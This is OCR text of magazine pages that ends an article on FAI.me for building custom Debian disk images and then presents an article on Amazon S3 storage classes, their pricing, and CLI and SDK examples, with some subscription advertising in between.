
Separate with spaces, multiple names on one line are fine

Email (optional): You will be informed when the image generation is finished

- For the keyboard layout we assume Generic 105-key PC
- To change the keyboard layout call `dpkg-reconfigure keyboard-configuration`
- The timezone will be set to UTC. To change the timezone call `dpkg-reconfigure tzdata`
- You should change the user and root password after installation

Any feedback is welcome. Send an email to FAI.me <at> fai-project.org

Figure 2: FAI.me creates images for the cloud in QCOW2 or AWS format or ...


FAI.me - build you own custo
https://fai-project.org/FAIme/cloud/
FAI - Fully Automatic Installation
Home
References
Features
Poster / Flyer
Case studies
Mailing Lists / IRC / Wiki
Clusters built with FAI
FAI.me / Build your own
Videos / Screenshots
Download
FAI CD
Packages
Basefiles
Documentation
FAI Guide
Manual pages
Other documentation
Talk slides and videos
Developers
Sources / Bugs
Roadmap
Team
Contact / Support
Site search
Go
Datei auswählen
Create disk image

FAI.me. Build your own cloud image or an installation image

This FAI.me image is a bootable disk image that can be used with any virtual machine. It's running a 64bit Debian Linux.

Disk size in Gbytes (<=50): 5 raw.zst – Disk image format

Host name: demo Host name

Root password: If not set, sudo will be configured for the user account

Upload SSH keys for the root account: Keine ausgewählt

Github account: You can also import your SSH keys from Github

User name: demo Not the full name

User password: If not set, a password will be generated

English US – Language and keyboard layout

Debian 10 "buster" (stable) – Select a distribution ☐ Enable backports for stretch including newer kernel

KDE desktop – Which desktop to install

☑ Debian developer tools ☑ Openssh server
☐ Web server ☑ Standard system tools
☐ Print server ☑ Non-free Linux firmware

Additional packages to be installed:

Separate with spaces, multiple names on one line are fine

Email (optional): You will be informed when the image generation is finished

- For the keyboard layout we assume Generic 105-key PC
- To change the keyboard layout call `dpkg-reconfigure keyboard-configuration`
- The timezone will be set to UTC. To change the timezone call `dpkg-reconfigure tzdata`
- You should change the user and root password after installation

Start this disk image with: `kvm -m 500 -hda imagename`
Any feedback is welcome. Send an email to FAI.me <at> fai-project.org

Figure 3: ... installation images that equip a physical host with an operating system.

As mentioned, no hocus-pocus is taking place in the background; instead, the web interface calls `fai-cd` and `fai-mirror` or `fai-diskimage` behind the scenes and creates a matching image on the fly. Therefore, you can be absolutely sure that you always get the packages for the latest Debian GNU/Linux.

Unlike the big distributors, you decide when to build the image, although it means not using an official image, but one you build yourself with FAI.me. What Lange originally intended as a showcase for FAI and to give users an understanding of FAI's range of functions is itself a very practical tool.

Your Own Image Factory

To recap, FAI.me has virtually no functionality of its own. The tool uses a preconfigured FAI installation in the background to build images on demand in line with FAI standards, which is the solution to a problem that many cloud providers face. Prebuilt cloud images are fine, but sometimes you need local modifications. If you offer special hardware in your cloud and want to pass it through to your users, you find yourself regularly building your own images.

As explained in the "Images or Automation?" box, this question is not trivial, especially if you don't have the right toolset at hand. FAI and FAI.me, on the other hand, have proven to be very useful tools that can quickly form the basis of a local image factory that automatically outputs state-of-the-art disk images with special local modifications.

How It Works

To begin, you first set up FAI as if you wanted to use it for the live installation of nodes. Factors like DHCP can be ignored – the purpose is to create bootable media. After that, you already have the option to create your own images with `fai-cd` and `fai-diskimage`. But that's only half the battle. Users actually want to have this file embedded in a CI/CD process to ensure that images are automatically built when changes are made to the FAI configuration and that the images are then available for download from a central location.

Therefore, connecting FAI to a CI/CD tool such as Jenkins is a good idea, and this is exactly what the Debian project does. It stores its FAI configuration in Debian GitLab and uses hooks to wire it to an FAI installation in such a way that the described mechanism is implemented. When a commit ends up in the master branch of the repository, GitLab then ensures that new images are created automatically.

If you prefer not to overwrite the old images automatically, the recommendation is to encode the date in the name. The example with GitLab, in particular, is not difficult to set up if you make sure that GitLab has a virtual machine on which FAI is executable and that can access the GitLab repository itself to build images according to FAI rules.

Instead of laboriously developing an image factory yourself, it could be a good idea to turn to FAI, especially if the target system is Debian, with which FAI is particularly connected through its author.

Images or Automation?

On the basis of my own experience, FAI.me triggers two reactions that could hardly be more different. On the one hand, enthusiastic admins have needed a tool like this and had not yet found it. On the other hand, more conventional admins with backgrounds in automation have turned up their noses.

A conflict comes to light that plays an important role in contemporary IT. Does it make more sense to work with operating system images, or should you instead rely on the vendor's installation tools and use automation to make the required adjustments? Although this discussion is undoubtedly still in full sway, many assumptions and fears are based on obsolete knowledge.

Admins are absolutely right when they warn against monster images that cannot be regenerated when you need them. Companies commonly find that a golden master image for the installation of new systems has "grown historically": It works, but nobody in the company knows exactly what it contains. When a new image has to be built, it often involves massive overhead and consumes a huge amount of time.

The same applies to images you can pick up from alternative "black box" sources from the Internet. One thing you do not want in your data center is a pre-owned image with a built-in Bitcoin miner, although this is mostly discovered in the context of container images. However, the same caveat naturally also applies to images of entire operating systems.

By the way, when many admins think of images, they think of bare metal deployments. Because the local variance in this area is much higher than in defined environments such as KVM or VMware, many people in the past believed that monster images were legitimate or even necessary.

Like with a pendulum, a countermovement of tinkerers categorically reject OS images. Instead, its proponents say you should install Linux on your hard disk with AutoYaST, Kickstart, the Debian preseeding method, or whatever your distribution uses as an automatic installation tool. According to this narrative, then, the automation engineer handles the rest of the work.

However, this problem is easy to work around: Continuous integration and continuous delivery/deployment (CI/CD) environments based on Jenkins offer the ability to build OS images completely automatically. Of course, FAI.me is also an approach to circumventing precisely the problem described. If you use FAI.me to build your images, you can understand the process in detail, and if you so desire, you can also run FAI.me in an instance of its own, which then contains local modifications – but in a comprehensible way.

The images built with FAI.me can just as easily be frugal operating system images that simply prepare a host for use with Puppet, Ansible, or some other automation system. By the way, this is more elegant by several orders of magnitude than the automation structures that some administrators build themselves with scripting in Kickstart or AutoYaST or by preseeding.

One thing should be clear by now: Nothing works without operating system images. They are essential in clouds because virtual instances cannot be built and started without them. Installers from distributions are simply not viable alternatives, because the current clouds do not support the PXE boot functionality required in the first place.

In the end, as is often the case, a whole range of gray tones exist, and those admins who find a perfect mix of images on the one hand and automation on the other, will have a pleasing result. FAI.me is a promising and well-proven component in such a context.

Conclusions

For many admins, building operating system images is an unnecessarily complicated exercise that requires a huge amount of preparation. FAI shows another way: By combining the appropriate parameters for `fai-diskimage` or `fai-cd` and `fai-mirror`, it builds generic disk images at the command line in a very short time.

However, FAI itself cannot be set up easily and quickly. Anyone planning to install dozens, hundreds, or even thousands of systems automatically with this solution will be happy to put up with the overhead of the initial FAI installation: It's guaranteed to pay dividends. Each new server that is installed in this way then reduces the total overhead and pays for itself.

If you just want a sample of the FAI atmosphere, FAI.me is the right place to start. In a very short time, you can build disk images for Debian that still offer some leeway for local customizations. FAI.me is therefore a very useful extension to FAI itself and worth exploring. ■

Info

[1] "Automatically install and configure systems" by Martin Loschwitz, *ADMIN*, issue 52, 2019, pg. 62: [http://www.admin-magazine.com/Archive/2019/52/Automatically-install-and-configure-systems]

[2] Debian cloud images: [https://salsa.debian.org/cloud-team/debian-cloud-images]

[3] FAI.me for cloud images: [https://fai-project.org/FAIme/cloud]

[4] FAI.me for installation images: [https://fai-project.org/FAIme]

6 issues per year!
GET IT FAST with a digital subscription!
ADMIN Network & Security
Software RAID
NVMe Storage
NVMe Storage
All-flash solutions for a lean and powerful data center
Windows Subsystem for Linux
Native execution of Linux binaries in Windows
Perl Sockets
Security Strategies
Security Strategies
Understanding credential harvesting
Best practices in the cloud
Exploit discovery with Kali Linux
Azure Network Security Groups
DNS over HTTPS
OpenShift 4
New features from CoreOS
TCP Optimizations
Open the floodgates for
PHP 7.3
Self-Healing Systems
Self-Healing Systems
with free automation and monitoring tools
DNSSEC Unbound
STOP SOCIAL ENGINEERING ATTACKS
STOP SOCIAL ENGINEERING ATTACKS
with the BackBox Linux Social-Engineer Toolkit
OSQUERY
Security and performance monitoring
Karma
Testing JavaScript in multiple browsers
5 GRAPHICAL DB FRONT ENDS
Easy SQL queries
FAI
Deploy Linux servers automatically
HUGE SAVINGS! £29.90 VALUE!
ADMIN ARCHIVE
ALL 50 issues in HTML format
Bpfilter
Discover the next-generation Linux firewall
IPv6 Monitoring
Capturing and logging traffic in Wireshark
Inside MySQL
Choose the right storage engine and dial up performance
Lesson in Trust
Extend your network with Active Directory Federation Services
Firecracker
A lightweight alternative to Qemu
Web Components
Add microservices to your website
Security in PowerShell 5
Plan Ahead with GNS3
Design and simulate a Cisco-based network
Anatomy of an Attack
Chef Automate
Admin robot for CI in the cloud

shop.linuxnewmedia.com

REAL SOLUTIONS *for* REAL NETWORKS

ADMIN – your source for technical solutions to real-world problems.

It isn't all Windows anymore – and it isn't all Linux. A router is more than a router.

A storage device is more than a disk. And the potential intruder who is looking for a way around your security system might have some tricks that even you don't know. Keep your network tuned and ready for the challenges with the one magazine that is all for admins.

Each issue delivers technical solutions to the real-world problems you face every day. Learn the latest techniques for better:

- **network security**
- **system management**
- **troubleshooting**
- **performance tuning**
- **virtualization**
- **cloud computing**

on Windows, Linux, and popular varieties of Unix.

SUBSCRIBE NOW
SAVE 30%

ADMIN
Network & Security

shop.linuxnewmedia.com

New storage classes for Amazon S3

Class Society

Each Amazon storage class addresses a different usage profile; we examine the new classes to help you make the right choice. By Thomas Drilling

AWS introduced several new storage services and databases at re:Invent 2018, including new storage classes for Amazon Simple Storage Service (S3). In the meantime, new releases (S3 Intelligent-Tiering and S3 Glacier Deep Archive) have become available that quickly boost the number of storage classes in the oldest and most popular of all AWS services from three to six. In this article, I present the newcomers and their characteristics.

Amazon's Internet storage has always supported storage classes, between which users can choose when uploading an object and which they can also switch automatically later using lifecycle guidelines. The individual storage classes have different price models and availability classes, each of which optimally addresses a different usage profile. So, if you know the most common access patterns to your data stored in S3, you can optimize costs by intelligently choosing the right storage class.

High-Availability SLAs

The individual storage classes differ in terms of availability and durability. Because AWS generally replicates data within a region (with the exception of the S3 One Zone-IA class) across all availability zones, Amazon S3 is basically a simple, key-based object store. Amazon S3, for example, offers 99.99 percent availability in the standard storage class and 99.99999 percent permanence, which means that of 10,000 stored files, one file is lost every 11 million years, on average. AWS even guarantees this under its Amazon S3 Service Level Agreement [1]. By the way, such a service is by no means available for all AWS services.

The new S3 Intelligent-Tiering memory class also has a stability of 99.999999999 percent with an availability of 99.9 percent, just as in the S3 Standard-IA class. In the case of the S3 One Zone-IA storage class, however, replication only takes place within a single availability zone, resulting in reduced availability of 99.5 percent. Replication beyond regions does not take place in AWS to improve further availability or consistency, because this would contradict the corporate philosophy with regard to data protection. However, the user can configure automatic replication to another region in S3 if so desired.

Lead Image © stillfix, 123RF.com

Table 1: Current S3 Memory Classes

Storage Class	Suitable for	Resistance (%)	Availability (%)	Availability Zones
Standard	Data with frequent access	99.999999999	99.99	≥3
Standard-IA	Long-term data with irregular access	99.999999999	99.9	≥3
Intelligent-Tiering	Long-term data with changing or unknown access patterns	99.999999999	99.9	≥3
One Zone-IA	Long-term, non-critical data with fairly infrequent access	99.999999999	99.5	1
Glacier	Long-term archiving with recovery times between minutes and hours	99.999999999	99.99 (after restore)	≥3
Glacier Deep Archive	Data archiving for barely used data with a recovery time of 12 hours	99.999999999	99.99 (after restore)	≥3
RRS (no longer recommended)	Frequently retrieved, but non-critical data	99.99	99.99	≥3

Comparison of Storage Classes

Although S3 has made do with three memory classes – Standard, Standard-IA, and Glacier – for many years, three additional memory classes are now available: Intelligent-Tiering, One Zone-IA, and Glacier Deep Archive, all with a durability of 99.999999999 percent. The documentation still also lists the Standard with Reduced Redundancy (RRS) storage class with a stability of 99.99 percent. Currently, AWS does not recommend the use of RRS – originally intended for non-critical, reproducible data such as thumbnails – because the standard storage class is now cheaper anyway. As Table 1 shows, the inclusion of RRS would mean that there are seven storage classes.

Amazon S3 Costs

Apart from the fact that prices for all AWS services generally vary between regions, S3 storage has four cost drivers: storage (storage prices), retrieval (retrieval prices), management (S3 storage management), and data transfer, where moving data to the cloud does not cost anything. In US East regions, for example, the S3 Standard storage class pricing (in early 2020) looks like this:

- Storage price is $0.023/GB for the first 50TB.
- Retrieval price is $0.005/1,000 PUT, COPY, POST, or LIST requests and $0.0004/1,000 for GET, SELECT and all other requests. All data returned by S3 is charged at $0.0007/GB, all data scanned at $0.002/GB. Lifecycle transition and retrieval requests are free, as are DELETE and CANCEL requests.
- The price of S3 storage management depends on the functions included. For example, S3 object tagging costs $0.01/10,000 tags per month.
- For outgoing transmissions, AWS allows up to 1GB/month free of charge. The next 9.999TB/month is charged at $0.09/GB, the next 40TB/month at $0.085/GB, the next 100TB/month at $0.07/GB, and the next 150TB/month at $0.05/GB.

A complete price overview can be found on the S3 product page [2].

S3 with Intelligent Gradation


The new Intelligent-Tiering memory class is primarily designed to optimize costs. This approach works because AWS continuously analyzes the data for access patterns and automatically transfers the results to the most cost-effective access level. The two target memory classes involved in intelligent tiering are Standard and Standard-IA. As you may know, storage is cheaper in Standard-IA, but retrieval is more expensive. Although retrieval is possible at any time with the same access time and latency, the AWS pricing for this memory class stipulates that the objects are rarely read after the initial write.

For this automation, however, AWS charges an additional monthly monitoring and automation fee per object. Specifically, S3 Intelligent-Tiering monitors the access patterns of the objects and moves objects that have not been accessed for 30 days in succession to Standard-IA. If an object in Standard-IA is accessed, AWS automatically moves it back to S3 Standard. There are no retrieval fees when using S3 Intelligent-Tiering and no additional grading fees are charged when objects switch between access levels. This makes the class particularly suitable for long-term data with initially unknown or unpredictable access patterns.

Assigning Storage Classes

S3 storage classes are generally configured and applied at the object level, so the same bucket can contain objects stored in S3 Standard, S3 Standard-IA, S3 Intelligent-Tiering, or S3 One Zone-IA. Glacier Deep Archive, on the other hand, is a service in its own right. Users can upload objects to the storage class of their choice at any time or use S3 lifecycle guidelines to transfer objects from S3 Standard and S3 Standard-IA to S3 Intelligent-Tiering. For example, if the user uploads a new object into a bucket via S3 GUI, they can simply select the desired storage class with the mouse (Figure 1).

When uploading from the CLI, the memory class is given as a parameter, `--storage-class`. The values `STANDARD`, `REDUCED_REDUNDANCY`, `STANDARD_IA`, `ONE-`



1 Files **Size:** 14.5 GB **Target path: tdaws1**

Storage class

Choose a storage class based on your use case and access requirements. Learn more or see Amazon S3 pricing

	Storage class	Designed for	Availability Zones	Min storage duration	Min billable object size	Monitoring and automation fees	Retrieval fees
●	Standard	Frequently accessed data	≥ 3	-	-	-	-
○	Intelligent-Tiering	Long-lived data with changing or unknown access patterns	≥ 3	30 days	-	Per-object fees apply	-
●	Standard-IA	Long-lived, infrequently accessed data	≥ 3	30 days	128KB	-	Per-GB fees apply
●	One Zone-IA	Long-lived, infrequently accessed, non-critical data	≥ 1	30 days	128KB	-	Per-GB fees apply
●	Glacier	Data archiving with retrieval times ranging from minutes to hours	≥ 3	90 days	-	-	Per-GB fees apply

Figure 1: When uploading data to S3, the storage class can be selected via the user interface.

`ZONE_IA`, `INTELLIGENT_TIERING`, `GLACIER`, and `DEEP_ARCHIVE` are permitted, for example:

```
aws s3 cp s3://mybucket/Test.txt ➥
          s3://mybucket2/ ➥
            --storage-class STANDARD_IA
```

The same idea applies when using the REST API. Remember that Amazon S3 is a REST service. Users can send requests to Amazon S3 either directly through the REST API or, to simplify programming, by way of wrapper libraries for the respective AWS SDKs that encapsulate the underlying Amazon S3 REST API.

Therefore, users can send REST requests either in the context of the desired SDK or directly, where Amazon S3 uses the default storage class for storing newly created objects without explicitly specifying the storage class with `--storage-class`.

Listing 1 shows an example of updating the memory class for an existing object in Java. Another example for uploading an object in Python 3 (with Boto3 SDK) to the infrequently accessed storage class (Standard IA) would look like:

```
import boto3
s3 = boto3.resource('s3')
s3.Object➥
  ('mybucket', 'hello.txt').put(➥
    Body=open('/tmp/hello.txt', 'rb'), ➥
    StorageClass='STANDARD_IA'➥
    )
```

Cheap Storage with Glacier Deep Archives

Of the six main storage classes mentioned, only four can be queried directly at any time because the Glacier and Glacier Deep Archive classes are not applied to the S3 service with its concept of buckets and objects; instead, it is applied to Amazon's Glacier archive service, which offers the same stability as archive storage. However, the retrieval times are configurable between a few minutes and several hours. Immediate retrieval is not possible. Instead, users need to post a retrieval order by way of the API, which eventually returns an archive from a vault. Like S3, the Glacier API is natively supported by numerous third-party applications.

However, one special feature of S3 and Glacier is that the archive service can also be controlled with a lifecycle guideline from the S3 API (Figure 2). Glacier can therefore be controlled either with the Glacier API or the S3 API. In the context of S3 lifecycle policies, for example, it has long been possible to transfer documents that are no longer read after a certain period of time but must be retained for a specific period because of corporate compliance guidelines to Glacier after the desired retention period in S3 Standard-IA.

Glacier Deep Archive has only been available as a storage class for S3 since early 2019. Since then, users have been able to archive objects from S3 Standard, S3 Standard-IA, or S3 Intelligent-Tiering not only in S3 Glacier, but also in Glacier Deep Archive. Although storage in Glacier is already three times cheaper than in S3 Standard, at less than a half a cent per gigabyte, the price in Glacier Deep Archive again drops to $0.00099/GB per month.

This pricing should make Glacier Deep Archive the preferred storage class for all companies needing to maintain persistent archive copies of data that virtually never need to be accessed. It could also make local tape libraries superfluous for many users. The low price of the archive comes at the price of extended access time. Accessing data stored in S3 Glacier Deep archives requires a delivery time of 12 hours compared with a few minutes (Expedited) or five hours (Standard) in Glacier.

Mass Batch for S3 Objects


The new Amazon Batch Operations feature was also presented at re:Invent 2018 and is now available as a preview. This feature lets admins manage billions of objects stored in S3 with a single API call or a few mouse clicks in the S3 console and

Listing 1: Updating the Storage Class

```
AmazonS3Client s3Client = (AmazonS3Client)AmazonS3ClientBuilder.standard().withRegion(clientRegion).
   withCredentials(new ProfileCredentialsProvider()).build();
CopyObjectRequest copyRequest = new CopyObjectRequest(sourceBucketName, sourceKey,
   destinationBucketName, destinationKey).withStorageClass(StorageClass.ReducedRedundancy);
s3Client.copyObject(copyRequest);
```

allows object properties or metadata to be change for any number of S3 objects. This approach also applies to copying objects between buckets or replacing tag sets, changing access controls, or retrieving/restoring objects from S3 Glacier in minutes rather than months.

Until now, companies have often had to spend months of development time writing optimized application software that could apply the required API actions to S3 objects on a massive scale. The Batch Operations feature can also be used to perform custom Lambda functions on billions or trillions of S3 objects, enabling highly complex tasks, such as image or video transcoding. Specifically, the feature takes care of retries, tracks progress, sends notifications, generates final reports, and delivers the events for all changes made and tasks performed to CloudTrail.



Lifecycle rule

Storage class transition

You can add rules in a lifecycle configuration to tell Amazon S3 to transition objects to another storage class. There are **per-request fees** when using lifecycle to transition data to any S3 or S3 Glacier storage class. Learn more or see Amazon SE pricing

☑ Current version ☐ Previous versions

For current versions of objects + Add transition

Object creation: Select transition

Days after creation: days

Name and scope
2 Transitions
3 Expiration
4 Review
Transition to Standard-IA after
Transition to Intelligent-Tiering after
Transition to One Zone-IA after
Transition to Glacier after
Transition to Glacier Deep Archive after
Transition to Amazon Glacier after
X
Previous
Next

Figure 2: **The lifecycle guidelines in Amazon S3 can be determined from the management user interface, as well.**

For a start, users can specify a list of target objects in an S3 inventory report that lists all objects of an S3 bucket or prefix. Optionally, you can specify your own list of target objects. You then select the desired API action from a prefilled options menu in the S3 Management Console. New S3 Batch Operations [3] are available in all AWS regions now. Operations are charged at $0.25/job or $1.00/million object operations performed, on top of charges associated with any operation S3 Batch Operations performs for you (e.g., data transfer, requests, and other charges).

Conclusions

Amazon S3 is far more than a file storage facility on the Internet, and even experienced users often don't know all of its capabilities, especially because AWS is constantly adding new features. Those who know the access patterns to their data can save a lot of money. Additionally, AWS now provides a degree of automation with the new S3 Intelligent-Tiering memory class (at an extra charge). ■

